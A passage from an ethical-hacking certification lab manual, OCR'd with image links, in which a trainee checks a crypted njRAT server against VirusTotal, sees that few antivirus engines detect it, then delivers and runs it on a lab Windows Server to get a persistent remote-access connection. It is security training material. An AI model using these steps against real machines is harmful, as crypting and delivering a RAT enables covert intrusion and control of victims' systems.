
13. Maximize the web browser (here, **Google Chrome**). In the VirusTotal analysis page, click the **Upload file** icon in the top-right corner of the page.




14. An **Open** dialog-box appears; navigate to the location where you saved the encrypted file **CryptedFile.exe** (**Desktop**), select the file, and click **Open**.




15. Click **Confirm upload**.



16. VirusTotal uploads the file and begins to scan it with the various anti-virus programs in its database. After the completion of the scan, the scan result appears, as shown in the screenshot.




17. Only a few anti-virus programs have detected **CryptedFile.exe** as a malicious file. Minimize or close the browser window.
18. Now, we will test the functioning of a Crypted file (**CryptedFile.exe**).
19. Go to **E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Trojans Types\Remote Access Trojans (RAT)\njRAT**, double-click the **njRAT v0.7d.exe** file and launch **njRAT** by choosing the default port number **5552**, and then click **Start**.
20. In this exercise, we have already created a crypted file (**CryptedFile.exe**), built using njRAT.



21. Use any technique to send **CryptedFile.exe** to the intended target—through email or any other source (In real-time, attackers send this server to the victim).

    Note: In this task, we copied the **CryptedFile.exe** file to the shared network location (**CEH-Tools**) to share the file.



22. Switch to the **Windows Server 2022** virtual machine.


    Note: If you are logged out of the **Windows Server 2022** machine, click **Ctrl+Alt+Del**, then login into **CEH\Administrator** user profile using **Pa$$w0rd** as password.

23. Navigate to the shared network location (**CEH-Tools**), and then **Copy** and **Paste** the executable file (**CryptedFile.exe**), in which the attacker (here, you) sent the server executable, to the **Desktop** of **Windows Server 2022**.

24. Here, you are acting both as the **attacker** who logs into the **Windows 11** machine to create a malicious server and as the victim who logs into the **Windows Server 2022** machine and downloads the server.

25. Double-click **CryptedFile.exe** to run this malicious executable.

    Note: If **You must restart your computer to turn off User Account Control** pop-up appears in the right-bottom corner of the window, then **Restart** the **Windows Server 2022** machine and click **Ctrl+Alt+Del** to activate the machine, by default, **CEH\Administrator** account is selected, type **Pa$$w0rd** in the Password field and press **Enter**.



26. As soon as the victim (here, **you**) double-clicks the server, the executable starts running, and the njRAT client (njRAT GUI) running on the **Windows 11** machine establishes a persistent connection with the victim machine.
